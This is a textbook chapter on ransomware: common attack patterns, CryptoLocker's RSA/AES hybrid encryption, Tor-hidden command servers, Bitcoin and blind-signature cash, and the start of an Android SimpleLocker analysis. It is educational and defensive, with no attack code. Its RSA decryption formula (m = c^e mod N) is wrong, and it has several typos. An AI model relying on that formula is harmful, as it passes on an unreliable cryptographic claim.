Chapter 19
Ransomware Analysis

Learning Objectives
This chapter focuses on the description and analysis of ransomware, which is an advanced type of malware that infects a computer and holds victim's data hostage for a ransom, for example, encrypting the victim's data until a ransom is paid to decrypt them. The objectives of this chapter are to:

- Understand the principles of ransomware
- Understand how ransomware works
- Understand how the SimpelLocke ransomware's file-handling and encryption
- Know how to recover SimpleLocker ransomware encrypted files
- Become familiar with the tools necessary to analyze Android Ransomware

It is 9:00 a.m. Monday, your company's phone rings and the general manger (GM) asks you for coming at her office as soon as possible. She asks you, as a security person of the company, to take a look to her cellphone and laptop. You can see only an image in both devices as shown in Fig. 19.1. You are not able to click or move to any other application. Her assistant asks you, "What is this virus?", "How our system did get infected?" and "Are our clients' data safe and secure?" Your GM at the same time asks you whether we should pay an amount of $3000 in order to get the decryption key.

Remarkable advances in the analysis of malware have been made in recent years. Much of this increased understanding, and we have seen that malware can cause significant damages to our data, in turn lead to financial losses. However, what we see here is different from our experience of analyzing malware in the past. It is one aspect of digital extortion era. This type of malicious software is called ransomware or specifically cryptoransomware.

X. Lin, *Introductory Computer Forensics*,
https://doi.org/10.1007/978-3-030-00581-8_19




Fig. 19.1 Example of ransomware

In essence, ransomware works similar to any other types of malware in terms of getting on our system and other tasks, but takes one step further. When ransomware is installed and activated on a victim's computer or device, it first encrypts all or specific files such as PDFs, documents, photos, spreadsheets as well as the operating system files. In some cases, it locks all computers and prevents all users, including administrators from accessing all files, except the ransomware messages. These files or messages involve significant information to users or stakeholders about gaining the decryption key and the attackers' demands. The decryption key is needed in order to decrypt encrypted files or unlock computers and devices. However, this decryption key will not be given unless the attackers get paid. Usually, the ransom is in Bitcoin cryptocurrency, a popular cryptocurrency (or cryptographic digital currency). Additionally, the attackers often set a deadline for the ransom. If not met, the ransomware will automatically delete all files or the ransom will double after 48 h. Of course, the stakeholders or users have no guarantee that they will receive the decryption key and/or whether the decryption key is valid for the decryption process. Moreover, since the ransomware authors extort money from users, they often employ several techniques and tactics to conceal their identities and IP addresses by using Tor software and Tor networks. This chapter represents new strides in malware analysis, in particular in the area of ransomware analysis.

19.1 Patterns of Ransomware

Ransomware (or cryptoransomware) encrypts victim data while victims are unaware. Culprits then hold information for ransom. They demand money from the victims, only unencrypting data once they receive their pay. Ransomware is not a new concept. It has plagued users since the 1990s. At that time, desktop devices were primary targets. Mobile phones are now becoming more popular targets for ransomware attacks. This is because mobile phones have a larger user base and tend to contain more sensitive and private information.

While ransomware has been created, installed, activated and rapidly developed, anti-virus software companies and government security agents have detected




Fig. 19.2 Poseidon Point of Sale malware (Cisco) [23]

evolved versions of ransomware every day. As a result, ransomware, like any other types of malware, follows common patterns allowing us to study and analyze its behaviours. An example of PoSeidon, a malware targetting computerized Point-of-Sale systems, is shown in Fig. 19.2. Indeed, an understanding of the common patterns of ransomware helps in mitigating and minimizing the risks to your computers or devices. In this section, we list common patterns that ransomware follows:

- **Infection method**: Spam emails and visiting malicious pages are popular methods used by ransomware authors to infect your system. In spam emails, the ransomware authors often try to convince you to download malicious files such as PDFs or Excels exploiting a bug in Adobe Flash Player/Reader or containing malicious macros run by MS Excel. On the other hand, you can be infected by ransomware when visiting a malicious page or being redirected to it. The latter is more danger because it might contain the same security issues related to Adobe and MS Excel. You are not convinced to download any file so your web browser will automatically download the ransomware.
- **Prevention level**: Ransomware often prevents users entirely from accessing operating systems, e.g., Android or Windows. However, this can vary from ransomware to another. For example, some ransomware can lock a web browser and stop a user from closing it. Ransom:JS/FakeBsod.A is an example of this type of ransomware, which was prevalent in USA and accounts for 21% of the top 10 ransomware in June–November 2015. See [1] for further information about this ransomware.

- **Encryption method**: While cryptographic techniques have been widely used to protect data and operating systems, ransomware has flipped this brilliant picture. Most ransomware encrypts some of files of compromised systems, including operating system files and user's files such as PDFs, documents, Excels and so on. The two popular cryptosystems extensively used with ransomware are RSA and AES. However, sophisticated ransomware would use a cryptographic algorithm of the ransomware authors' design. RSA is a public-key cryptosystem in which the encryption key is public (i.e., a public key) and the decryption key is kept secret (i.e., a private key). Contrary to RSA, AES uses the same key in the encryption and decryption processes.
- **Command and Control (C&C) server**: This server is where the private key and/or shared secret are stored. These keys are used to decrypt users' encrypted files or help in giving access to their computers or devices again. Usually, the communication between victims and C&C server is done by using the Tor service and network that hide the criminals and C&C server identities.
- **Ransom Demand**: The ransomware authors often tell victims what they want. Sometimes they demand a ransom (e.g., pay money) from victims to get access to their devices or files. This payment can be done as Bitcoin or via credit cards. Also, the ransomware authors use some type of time limit in order to persuade victims to pay the ransom or the payment will be doubled after a specific time (48 h for example).
- **Trusting untrustworthy**: As there is no guarantee that paying the ransom or doing what the ransomware authors want will give access to compromised devices or the decryption key is valid, the ransomware authors allow victims to decrypt one or some files as a proof that file recovery is possible.

19.2 Notorious Ransomware

Ransomware and most type of malware have been around for many years, exploiting vulnerabilities in operating systems or software, and demanding a ransom from users. Some ransomware were designed and developed for a specific type of operating systems such as Windows and Android to allow ransomware controlling the entire system or some applications. Other ransomware were more prevalent in specific countries compared to others, for example, the USA was 50% of the top 10 countries with the most detection for FakeBsod, Tescrypt and Brolo as we see in Fig. 19.3. Moreover, some ransomware can easily be recognized and removed by anti-malware software. However, there are some kinds (especially, encrypting ransomware) of sophisticated ransomware, which are not easily removed and may damage operating system or user files if the ransom has not been paid. In the following section we would like to show you the newest kinds of popular ransomware and how they work.




Fig. 19.3 Top 10 countries with most detection for ransomware [1]

19.2.1 CryptoLocker Ransomware

CryptoLocker is considered the father of many sophisticated ransomware recently. These successoring ransomware borrowed some characteristics and components from CryptoLocker's architecture. CryptoLocker has been seen in 2013 and affected more than 234,000 computers, with 50% of those were in the USA [2]. According to the aforementioned reference, it earned around $27 million in just 2 months. More specifically, CryptoLocker targets most Windows versions, including Windows XP, Windows Vista, Windows 7, and Windows 8. Moreover, CryptoLocker first gets downloaded and installed, then contacts to the C&C server, which in turn generates an RSA public-private key pair randomly. The C&C server then sends back the generated RSA public key to CryptoLocker to be used for encryption while the generated RSA private key is retained at the C&C server for decryption.

Upon receiving the RSA public key, CryptoLocker generates a fresh 256 bit AES key and encrypts the contents of certain types of user's files using the 256-bit AES key not the RSA public key. After that, the 256-bit AES key is encrypted using the RSA public key. CryptoLocker writes back the RSA encrypted AES key and the AES encrypted file content together with additional header information to the file. When it has finished encrypting user's data files, it has then shown the CryptoLocker message as shown in Fig. 19.4 and demanded a ransom through anonymous pre-paid cash vouchers or in Bitcoin in order to decrypt the files as shown in Fig. 19.5. Therefore, when the ransom is paid, the C&C server sends back the RSA private key to CryptoLocker on the compromised system to be used for decryption. It is important to remember that the RSA private key is used to decrypt the encrypted AES key not the encrypted files. As a result, decrypting the encrypted AES key allows us to obtain the original AES key which in turn is used to decrypt the content of the files by using the AES algorithm.

Fig. 19.4 Ransomware message as presented by CryptoLocker




Fig. 19.5 One of payment methods by CryptoLocker




Fig. 19.6 One of symptoms when a victim gets affected by FakeBsod

While Gameover Zenus was the package used to download, install and propagate CryptoLocker, AES-256 and RSA cryptosystems were used by CryptoLocker in order to ensure that the compromised users have no choice but to pay ransom for or purchase the decryption key to decrypt files that were encrypted by it. In May 2014 CryptoLocker was taken down as well as Gameover Zenus botnet used to distribute it by Operation Tovar. See [3–7] for further information about CryptoLocker.

19.2.2 Miscellaneous Ransomware

As we mentioned in the patterns of ransomware, some ransomware family can control or lock some applications such as a web browser showing a message asking a victim to call a toll free number or visit a web page to fix the problem. For example, the ransomware FakeBsod displays a message similar to the blue screen of death in Windows XP and earlier versions as shown in Fig. 19.6. In fact, while most of ransomware share common patterns as described before, they have different aspects of threat behaviours, payload and symptoms. You are highly recommended to visit Microsoft [1] and security blogs to take a closer look at the top and new ransomware targeting Windows or other operating systems to understand how they work; what symptoms are, some suggestions on prevention or recovery and technical information. Covering all types of ransomware in detail is beyond the scope of our investigation in this book and chapter.

19.3 Cryptographic and Privacy-Enhancing Techniques as Malware Tools

Cryptographic protocols have been extensively used for not only secure communication, but also protection applications and operating systems. In essence, cryptography can be classified into two types based on the key used for encryption and decryption. The first type is a symmetric cryptosystem in which the same key is used for encrypting and decrypting data. The Advanced Encryption Standard (AES) and the Data Encryption Standard (DES) are just examples of the symmetric cryptosystem.

The latter type is an asymmetric cryptosystem or public-key system where the encryption process uses a different key from the decryption process. Usually, the encryption key is called a public key and the decryption key is called a private key. The public key as the name suggests is known to other parties that want to send an encrypted message to the public key owner. However, the private key is only kept secretly with the key owner. There have been many public key cryptosystems proposed for secure communication. They can provide confidentiality, data integrity, authentication and other security goals. For example, ElGamal and RSA are the best known public-key cryptosystems.

Despite the fact that these cryptographic techniques can be widely used in information security, they can be exploited as dangerous tools by hackers and malware authors. In particular, ransomware often uses one cryptographic protocol or a hybrid of cryptographic techniques in order to encrypt the user's files. As we mentioned earlier in the patterns of ransomware section, RSA and AES are the cryptographic techniques that have been utilized together and implemented in many notorious ransomware such as CryptoLocker and others. Due to the importance of RSA, we will describe RSA and give an example of a tool using this cryptosystem.

19.3.1 RSA Cryptosystem

RSA is one of the earliest public-key cryptosystems named after its inventors Rivest, Shamir and Adleman. RSA, as an algorithm, provides many security services like encryption and decryption in order to achieve confidentiality and provides digital signature services to achieve data authenticity and integrity—for example. The RSA cryptosystem is composed of three algorithms: key generation, encryption and decryption. The key generation algorithm is responsible for generating a user's public and private keys. On the other hand, the encryption algorithms is in charge of encrypting a message by using the receiver's public key while the decryption algorithm decrypts the encrypted message by applying the receiver's private key. These algorithms are described as the following (Fig. 19.7).

I) Key generation algorithm

The sender performs the following steps:

1- Choose two random large prime numbers p and q.
2- Compute N= p.q.
3- Compute φ(N) the Euler's totient function, φ(N) = (p-1)(q-1).
4- Choose a random integer number e where $e \in (1, \varphi(N))$ and $\gcd(e, \varphi(N))=1$, and then compute an integer d such that $e.d \equiv 1 (\mathrm{mod}\ \varphi(N))$.
5- Publish (e, N) as a public key and keep (d, N) as a private key.

II) Encryption algorithm

To encrypt a message m where m < N, the sender creates a ciphertext c as the following: $c= m^e (\mathrm{mod}\ N)$.

III) Decryption algorithm

To decrypt a ciphertext c, the receiver computes m from the ciphertext as the following: $m= c^e (\mathrm{mod}\ N)$.

Fig. 19.7 RSA algorithm

Also, note that the RSA cryptosystem implicitly uses the extended Euclidean Algorithm to compute the integer d given the random integer e. In addition, the intractability of RSA is based on the difficulty of the integer factorization problem. Obviously a straightforward attack method for breaking RSA is through factoring of RSA's public modulus N, which is the product of two large prime numbers. Increasing computing power poses challenges to security of RSA. In fact, a six-institution research team led by T. Kleinjung has demoed through a factoring challenge running from 1991 to 2007 by RSA (the company) that a 768-bit RSA modulus was factored successfully by using the number field sieve factoring method. In other words, 768 bit RSA is insecure anymore. Today, it is widely believed that a minimum of 2048-bit RSA keys is needed to provide sufficient security. Moreover, as computing power continues to increase, the length of RSA keys also has to keep increasing in order to guarantee security. Unfortunately, the encryption and decryption operations become more expensive to run as the key length increases.

19.3.2 AES Cryptosystem

AES is a symmetric encryption algorithm, which was developed by two Belgian cryptographer Joan Daemen and Vincent Rijmen. Joan Daemen and Vincent Rijmen have designed AES efficiently from both a hardware and software perspectives. Also, it supports various encryption key length, including 128, 192, and 256 bits. As a result, users can choose an appropriate key length for optimal security strength and performance of their applications. In symmetric cryptosystems, the keys for encryption and decryption processes are the same.

Symmetric key algorithms are faster but have key management problems, whereas asymmetric key algorithms can provide efficient key management but be very slower due to the fact that they are usually based on complex mathematical algorithms. In practices, they are combined to provide effective protection of data, as known as hybrid encryption. In the example where RSA, an asymmetric cipher, and AES, a symmetric cipher, are utilized together to protect confidentiality of files, an AES encryption key is first randomly chosen to encrypt the files. The randomly chosen AES key is then protected by the RSA public key. Both the protected AES key and encrypted files are stored locally. When these encrypted files need to be decrypted or recovered, the RSA private key is required to decrypt and recover the protected AES key. Then, the decrypted AES key can be used to decrypt and recover the encrypted files.

19.3.3 Cryptographic Techniques as Hacking Tools

Thinking like hackers requires understanding them. Therefore, security researchers, including administrators and cryptographers have realized the great significance of implementation of cryptographic techniques for securing communication and information. Malware authors, meanwhile, have taken full advantage of cryptography as well. They usually use some cryptographic tools to analyse cryptographic techniques implemented in many applications in order to crack them. In the worst case, they encrypt the user's file such as documents, PDFs and personal pictures by using cryptographic cryptosystems, e.g., RSA or AES. For example, Fig. 19.8 shows the RSA-Tool 2 that can be used for factorizing a number (i.e., N) to its prime numbers (i.e., p and q) and extracting the private key d. This tool might help in factoring small integers used by many applications where those integers are considered computationally feasible.

19.3.4 Tor Network and Concealing Techniques

The Tor network is a group of networks that allow Internet users to connect to many Internet services and to use many Internet applications while making their communications untraceable or hiding behind fake identities [8]. The original idea behind using the Tor network is to protect users' privacy and their identities while they are surfing the internet by using a series of virtual tunnels. Additionally, the Tor network, as a service, allows users to access many blocked websites and content without divulging their identities. However, we have mentioned earlier in the patterns of ransomware section that most ransomware might use Tor and concealing communication techniques to connect to a command and control server in order to




Fig. 19.8 RSA Tool 2 as a malicious tool

protect ransomware from Internet surveillance, and hide C&C servers' locations and IP addresses. A concealing technique can be used by several ransomware to prevent any entities from analysing the content of a message between ransomware and C&C servers while Tor network services help in hiding the Internet headers that contains sensitive information about the sources or destinations of traffic. Other sophisticated methods and techniques such as botnets and zombies might be used as communication methods in order to prevent traffic analysis between ransomware and C&C servers.

Figure 19.9 shows ransomware that uses a distributed Tor network. In order to establish an encrypted link and anonymous network between the ransomware and C&C server, the ransomware, i.e., Tor's client first obtains a list of Tor nodes from one of directory servers to construct a random pathway. That is, every Tor node does not know the complete pathway between the ransomware and C&C server. It doesn't know anything about all Tor nodes involved, except a node that gave it data and the node will receive it. For example, the Tor node 6 knows only the Tor node 2 and




Fig. 19.9 How Tor networks work

4. This method prevents any observer or single Tor node from linking the source and destination, that is, the ransomware to C&C server. Additionally, the pathway is frequently updated every 10 min or so by the Tor software [8]. Following with our example, later requests might be given different pathways, say the Tor nodes 1 and 5 after a period of time.

19.3.5 Digital Cash and Bitcoin as Anonymous Payment Methods

One promising application of public key cryptosystem through the form of digital signature is digital cash, also called electronic cash or electronic money. Specifically, blind signature, a special form of digital signature, was first introduced by David Chaum [24] to construct a digital analogue of cash. We use RSA as an example to illustrate the idea. For simplicity, we use the same RSA key setting in Fig. 19.7 as Bob's RSA keys. Assume that Alice wants to obtain Bob's RSA signature $H(m)^d$ on message m and H(.) is the hashing function (Fig. 19.10).

Using digital cash is akin to using real cash. It is anonymous, and the users involved in a transaction are virtually untraceable. This is particularly attractive to cybercriminals for hiding their identities while receiving ransoms. As a result, digital cash is preferred as ransom payment by cybercriminals. For example, Bitcoin becomes widely used as a method of paying ransom. It offers an untraceable and secure method of making and receiving payments, which results in it being the perfect currency to hide the financial activities for anyone. So cybercriminals will not have to worry about being traced and caught once they get the payment. Due to being completely anonymous, cybercriminals are attracted to the secretive nature of

I) Blinding phase
Alice chooses a random integer r and compute $m'=H(m)r^e \pmod N$ and send m'to Bob.

II) Signing phase
Bob executes the RSA signature on message m' as the following: $s'= (m')^d \pmod N=(H(m)r^e)^d \pmod N=H(m)^d r^{ed} \pmod N=H(m)^d r \pmod N$.

III) Unblinding phase
To obtain Bob's RSA signature $H(m)^d$on message m, Alice can remove the blind factor r as the following: $s= s'r^{-1} \pmod N=H(m)^d \pmod N$.

Please note that the final signature *s* is a different version than *s'* which was generated by Bob. Therefore, the two signatures *s* and *s'* cannot be linked, which results in the preservation of anonymity if the signature *s* is used later, for example as a digital cash. If Bob's digital signature using the private key *d* represents a certain amount of money, such as one-dollar bill ($1), then *s* can be used and spent once like real one dollar cash to purchase goods.

IV) Verification phase
To verify the signature s, Alice checks whether: $s^e \pmod N=H(m)$. If the verification equation holds, the signature is valid.

Fig. 19.10 The blind signature based on RSA

Bitcoin. It is the reason payments towards many ransomware campaigns are only in that form.

Unlike traditional centralized digital cash systems using blind signature technique, Bitcoin is a distributed, worldwide, decentralized electronic cash system. It leverages peer-to-peer network to manage Bitcoin issuing and transactions without going through financial institutions, such as banks or companies. Compared with traditional electronic cash, Bitcoin does not require banks to handle the deposit of the spent coins and the detection of the double-spending users. In Bitcoin, transactions take place between users directly and these transactions are verified by network nodes and recorded in a public distributed ledger called blockchain. The blockchain is maintained by network nodes running Bitcoin full nodes software to record and verify all transactions between users for achieve online payments and preventing double spending. It is a chain of blocks connecting via the hash function, such as SHA-256. Therefore, a link between two blocks is created. Each block contains a set of Bitcoin transactions occurred in a certain time period. Any modification to the blockchain will be detected. Furthermore, Bitcoin is open-source and its design is public, such that everyone can take part in the development of Bitcoin. The Bitcoin has the appearing advantages of peer-to-peer transactions, worldwide payments, low processing fees and open-source code, which excites users and developers to participate in Bitcoin and develop various applications based on Bitcoin network.

19.4 Case Study: SimpleLocker Ransomware Analysis

In this section we analyze one of notorious ransomware on smartphones, called SimpleLocker, aka Simplocker. SimpleLocker is one of the earliest ransomware versions that encrypt victims' files on Android platform as reported by many security communities. It also shares a common origin with those banking Trojan-like families [9].

Once a smartphone gets infected by SimpleLocker ransomware, SimpleLocker will prevent users from accessing to their phone. SimpleLocker also encrypts all files in the SD card using AES algorithm for blackmail. The SimpleLocker's default language is Ukrainian and Russian. It is usually disguised as a video player or porn video player in order to attract a smartphone's user to download and install.

Since our case study is based on an Android Cryptoransomware, we first give an overview of Android Framework in next subsection.

19.4.1 Overview of Android Framework

The Android platform is composed of a stack of software components, these components are divided into the following sections; Linux Kernel, Libraries, Android Runtime, Application Framework, and Applications. The Linux Kernel acts as a basic interface between the hardware and the operating system, such as process, memory, and device management. The platform also includes many open source libraries that allows for web browsing (WebKit), database connections (SQLite), security (SSL), etc. Parallel in the stack with Libraries are the Android runtime components the Dalvik Virtual Machine (DVM) and Androids core libraries. The Dalvik VM and core libraries are intended to allow applications to be developed at a higher level using Java, removing platform dependence and allowing programmers to interface with standard core libraries of the Android platform. This allows applications to remain across a wide range of Android devices. The Application Framework provides high level functionalities to applications via Java classes. It allows for handlers of the applications such as telephony, window, and etc. Finally the top layer of the stack is the application layer where Java developed applications can be installed and launched; this is the layer that most users interface with. A figure of this structure can be seen in Fig. 19.11.

Android applications themselves have four main components, activities, services, broadcast receivers, and content providers. Activities handle the user interface with the application compared to services which are background processes. Broadcast receivers and content providers act as handler components, Broadcast receiver




Fig. 19.11 The Android Framework is organized into five categories, the Linux Kernel, Libraries, Android Runtime, Application Framework, and Applications [25]

informs other applications to know that certain network resources or actions have completed, while content providers manages data transfer between applications.

There are a few other additional components to applications but the one that must be mentioned in the application manifest. This document contains the configurations for the application, which is where the permission request is often found, along with any default configuration settings.

It should be noted that once the application is given permissions to a specific resource they may not be revocable and cannot be restricted to specific contexts within the application.

19.4.2 Analysis Techniques for SimpleLocker

In order to demonstrate SimpleLocker's functionalities, we conduct an extensive analysis of SimpleLocker through a wide variety of techniques. There are two main approaches to application analysis, static and dynamic analysis. Static analysis looks exclusively at the application while it is not running, for example tracing source code. While dynamic analysis looks exclusively at the application while it is running, monitoring memory, input/output operations, etc. Each approach has different uses. Usually, static analysis gives a more complete view of what the

application can do, while dynamic analysis gives assumptions of what the application will do for a majority of cases. The latter is often faster.

Static analysis characteristics include:

- Requested permissions
- Imported packages
- API calls
- Instructions (optcode)
- Data flow
- Control flow

Dynamic analysis characteristics include:

- Logging behavior sequence
- System calls
- Dynamic tainting data flow and control flow
- Power consumption

As seen above the methods of performing static and dynamic analysis are only slightly different, but it should be noted that some approaches are very specific; such as dynamic analysis's ability to monitor power consumption and profile malicious applications based on that. That concept can also be applied to check for periodic characteristics of power consumption, which might indicate timed network transfers or other activities.

After having the apk file of SimpleLocker, we follow a standard procedure to investigate SimpleLocker. We first perform basic static analysis in order to understand SimpleLocker without running it. Due to the nature of the application format, SimpleLocker was compiled to run on the Dalvik VM platform. This means that the original Java code is not readable without modifying the application and attempting to reverse engineer it back into its Java code. This process of converting Android APK files into its component Java classes is done using a utility such as dex2jar [22].

For Android applications, malware analysis can utilize online scan services or metadata inside the apk file. Therefore, we can use a publicly available online scan engine to scan the downloaded apk file and analyze the metadata to get information about its functionalities. Moreover, basic static analysis can provide information about source code structures, logic path and resource distribution. Finally, we use dynamic analysis to further investigate the behavior of SimpleLocker. By monitoring its behavior, we can quickly detect inappropriate behavior of SimpleLocker, for example, massive file encryption operations but not triggered by user interaction. The flow chart of security analysis process of SimpleLocker on Android is shown in Fig. 19.12.

